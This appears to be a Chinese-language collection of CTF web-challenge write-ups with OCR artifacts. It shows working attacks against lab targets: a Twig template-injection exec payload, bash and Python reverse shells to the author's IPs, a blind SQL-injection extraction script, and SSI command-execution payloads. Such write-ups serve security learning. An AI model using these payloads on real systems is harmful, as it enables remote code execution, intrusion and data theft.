


参考链接：深入研究preg_replace与代码执行

[BJDCTF2020]Cookie is so stable

不会，看wp又是一个Twig模板注入


输入`{{7*'7'}}`



那么就抓包查看发现注入点是user

师傅的payload：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}};
```



参考：

服务端模板注入攻击

[BJDCTF2020]Cookie is so stable


[HITCON 2017]SSRFme

给出了源码：

```php
<?php
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $http_x_headers = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
        $_SERVER['REMOTE_ADDR'] = $http_x_headers[0];
    }

    echo $_SERVER["REMOTE_ADDR"];

    $sandbox = "sandbox/" . md5("orange" . $_SERVER["REMOTE_ADDR"]);
    @mkdir($sandbox);
    @chdir($sandbox);

    $data = shell_exec("GET " . escapeshellarg($_GET["url"]));
    $info = pathinfo($_GET["filename"]);
    $dir  = str_replace(".", "", basename($info["dirname"]));
    @mkdir($dir);
    @chdir($dir);
    @file_put_contents(basename($info["basename"]), $data);
    highlight_file(__FILE__);
```

具体为什么这样可看链接

创建一个linux-labs，首先查看ip



在www/html下创建x.txt写入代码如下：

```
bash -i >& /dev/tcp/174.1.246.212/6666 0<&1 2>&1
```

然后操作之

```
?url=http://174.1.246.212/x.txt&filename=a
?url=&filename=bash a|
?url=file:bash a|&filename=xxx
```

监听端口：`nc -lvp 6666`

```
root@f1a3445ad709:/var/www/html# cat x.txt
bash -i >& /dev/tcp/174.1.246.212/6666 0<&1 2>&1
root@f1a3445ad709:/var/www/html# nc -lvp 6666
listening on [any] 6666 ...
connect to [174.1.246.212] from 2543-d9da6522-bc69-4f1e-bd77-5a248c77dc2b.1.n9bxqfmvumrygyepe0ffb847r.ctfd_swarm [174.1.246.233] 44380
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<www/html/sandbox/e4c86209f7538a35fc12f8445e66a965$ ls
ls
a
b
bash -c
bash a|
bash b|
x.txt
xxx
```


最后在根目录执行readflag

```
www-data@1ecdb898a4a4:/var/www/html/sandbox$ cd /
cd /
www-data@1ecdb898a4a4:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
start.sh
sys
tmp
usr
var
www-data@1ecdb898a4a4:/$ ./readflag
./readflag
flag is flag{593d2c4d-33[illegible]}
```


参考：

Hitcon2017 Web Writeup

HITCON2017-writeup整理

[hitcon2017] SSRF Me复现


[极客大挑战 2019]FinalSQL

~~看完wp~~这题是盲注，而且使用异或^


异或是一种逻辑运算，运算法则简言之就是：

两个条件相同（同真或同假）即为假（0），两个条件不同即为真（1），null与任何条件做异或运算都为null

`?id=1^0^1`，返回id=0的结果，ERROR



`?id=1^1^1`返回id =1的结果




那么构造 `?id=1^(length(database())>3)^1`，返回的是id=1的结果，即(length(database())>3) = 1，是真的，说明当前数据库的长度大于3

师傅脚本：

```python
#二分法要快很多
# -*- coding: UTF-8 -*-
import re
import requests
import string

url = "http://649d4d3a-b8a5-449d-82fa-aad24102ca6d.node3.buuoj.cn/search.php"
flag = ''
def payload(i,j):
    # sql = "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)^1"%(i
,j)                                 #数据库名字
    # sql = "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='
geek'),%d,1))>%d)^1"%(i,j)           #表名
    # sql = "1^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F
1naI1y')),%d,1))>%d)^1"%(i,j)        #列名
    sql = "1^(ord(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)^1"%(i,j)
    data = {"id":sql}
    r = requests.get(url,params=data)
    # print (r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res

def exp():
    global flag
    for i in range(1,10000) :
        print(i,':')
        low = 31
        high = 127
        while low <= high :
            mid = (low + high) // 2
            res = payload(i,mid)
            if res :
                low = mid + 1
            else :
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)

exp()
print('flag=',flag)
```

师傅的二分法脚本跑的是真快



参考：

[极客大挑战 2019] SQL (二)

[极客大挑战 2019]FinalSQL

[BJDCTF2020]EasySearch


没思路，又登不上去，看wp发现是swp泄露

```php
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```

password前6个字符的md5加密值等于6d0bc1，师傅脚本如下：


```python
import hashlib
list='0123456789'
for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list:
                    for f in list:
                        for g in list:
                            str1 = (a+b+c+d+e+f+g)
                            value = hashlib.md5(str1.encode()).hexdigest()
                            if value[0:6] == '6d0bc1':
                                print(str1)
```

得到三个数，随便选一个就行



```
ratches and Consoles

for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list:
                    for f in list:
                        for g in list:
                            str1 = (a+b+c+d+e+f+g)
                            value = hashlib.md5(str1.encode()).hexdigest()
                            if value[0:6] == '6d0bc1':
                                print(str1)

for a in list › for b in list › for c in list › for d in list › for e in list › for f in list › for g

[BJDCTF2020]EasySearch
E:\python\python.exe E:/ctf/buuctf/web/[BJDCTF2020]EasySearch.py
2020666
2305004
9162671
```


抓包发现返回包有一个地址



Request

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: 5694fff9-0f0f-4ea3-b5e3-8b2318377c1a.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://5694fff9-0f0f-4ea3-b5e3-8b2318377c1a.node3.buuoj.cn
Connection: close
Referer: http://5694fff9-0f0f-4ea3-b5e3-8b2318377c1a.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

username=admin&password=2020666
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 20 Mar 2020 09:33:32 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 568
Connection: close
Url_is_here: public/cb4aa2d41fb91e115cc04d12f6b631aa9a52b68f.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
  <html>
  <head>
  <meta charset="utf-8">
  <title>Login</title>
  <meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
  <meta name="viewport" content="width=device-width">
  <link href="public/css/base.css" rel="stylesheet" type="text/css">
  <link href="public/css/login.css" rel="stylesheet" type="text/css">
  </head>
  <body><script>alert('[+] Welcome to manage system')</script>[!] Header  error ...        <div id="tip"></div>
  <div class="foot">
  bjd.cn
  </div>
  </form>
</div></body>
</html>
```


访问，wp说是SSI解析漏洞

Hello,admin


data: Friday, 20-Mar-2020 09:34:43 UTC

Client IP: 174.0.222.75


在username变量中传入ssi语句来远程执行系统命令

`<!--#exec cmd="命令"-->`

先ls没发现有用信息，使用`<!--#exec cmd="ls ../"-->`



发现flag



Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp public

data: Friday, 20-Mar-2020 09:42:19 UTC

Client IP: 174.0.222.75

接下来读取即可`<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->`

Hello,flag{6525f483-9a4c-4514-9623-92c69b322838}

data: Friday, 20-Mar-2020 09:45:44 UTC

Client IP: 174.0.222.75

参考：[BJDCTF2020]EasySearch

[V&N2020 公开赛]CHECKIN

2020 年 V&N 内部考核赛 WriteUp

张贴在 2020年3月1日 来自 Glzjin in 技术

以下是 2020 年 2 月 29 日 V&N 内部考核赛 Web 部分四道题的 WriteUp。

难度不大，一个题基本上就一两个知识点。

不多说，开始。

题目给出了源码，看赵师傅wp

```
from flask import Flask, request
import os
app = Flask(__name__)

flag_file = open("flag.txt", "r")
# flag = flag_file.read()
# flag_file.close()
#
# @app.route('/flag')
# def flag():
#     return flag
## want flag? naive!

# You will never find the thing you want:) I think
@app.route('/shell')
def shell():
    os.system("rm -f flag.txt")
    exec_cmd = request.args.get('c')
    os.system(exec_cmd)
    return "1"

@app.route('/')
def source():
    return open("app.py","r").read()

if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

下面有个不带回显的 shell，在每次执行命令前都会把 flag 文件删除，那么就要反弹shell到自己的机器上

由于靶机不能访问外网，所以我们就要创一个小号来访问Basic上的靶机了，xshell连接，因为是python写的，所以用python反弹shell

`ifconfig`获取IP地址

获取靶机的ip地址填入即可，我的为174.1.99.230，端口自己设置一个，这里为7777，

`nc -lvp 7777`监听端口，多试了几次成功反弹

```
/shell?c=python3 -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('174.1.99.230',7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"
```

```
WARNING! The remote SSH server rejected X11 forwarding request.
root@f42073f66485:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ae:01:63:e6
          inet addr:174.1.99.230  Bcast:174.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
```

```
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6528 (6.5 KB)  TX bytes:5895 (5.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@f42073f66485:~# nc -lvp 7777
listening on [any] 7777 ...
connect to [174.1.99.230] from 2543-877ce494-33b4-407b-9e0a-92ebe1998d3c.1.68831lvywy26zwwqegq8ryc2v.ctfd_swarm [174.1.99.229] 57662
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
app@3a9f6a70db4b:~$
```


借用赵师傅的话：反弹之后可以看见 flag 文件是被删除了，但由于之前程序打开了 flag 文件，在 linux 系统中如果一个程序打开了一个文件没有关闭，即便从外部（上文是利用 rm -f flag.txt）删除之后，在 /proc 这个进程的 pid 目录下的 fd 文件描述符目录下还是会有这个文件的 fd，通过这个我们即可得到被删除文件的内容。

```
app@3a9f6a70db4b:/$ cd proc
cd proc
app@3a9f6a70db4b:/proc$ cd 10
cd 10
app@3a9f6a70db4b:/proc/10$ ls
ls
attr
autogroup
auxv
cgroup
clear_refs
cmdline
comm
coredump_filter
cpuset
cwd
environ
exe
fd
fdinfo
gid_map
io
limits
loginuid
map_files
maps
mem
mountinfo
mounts
mountstats
net
ns
numa_maps
oom_adj
oom_score
```

找到fd

在 `/proc/10/fd` 找到了flag

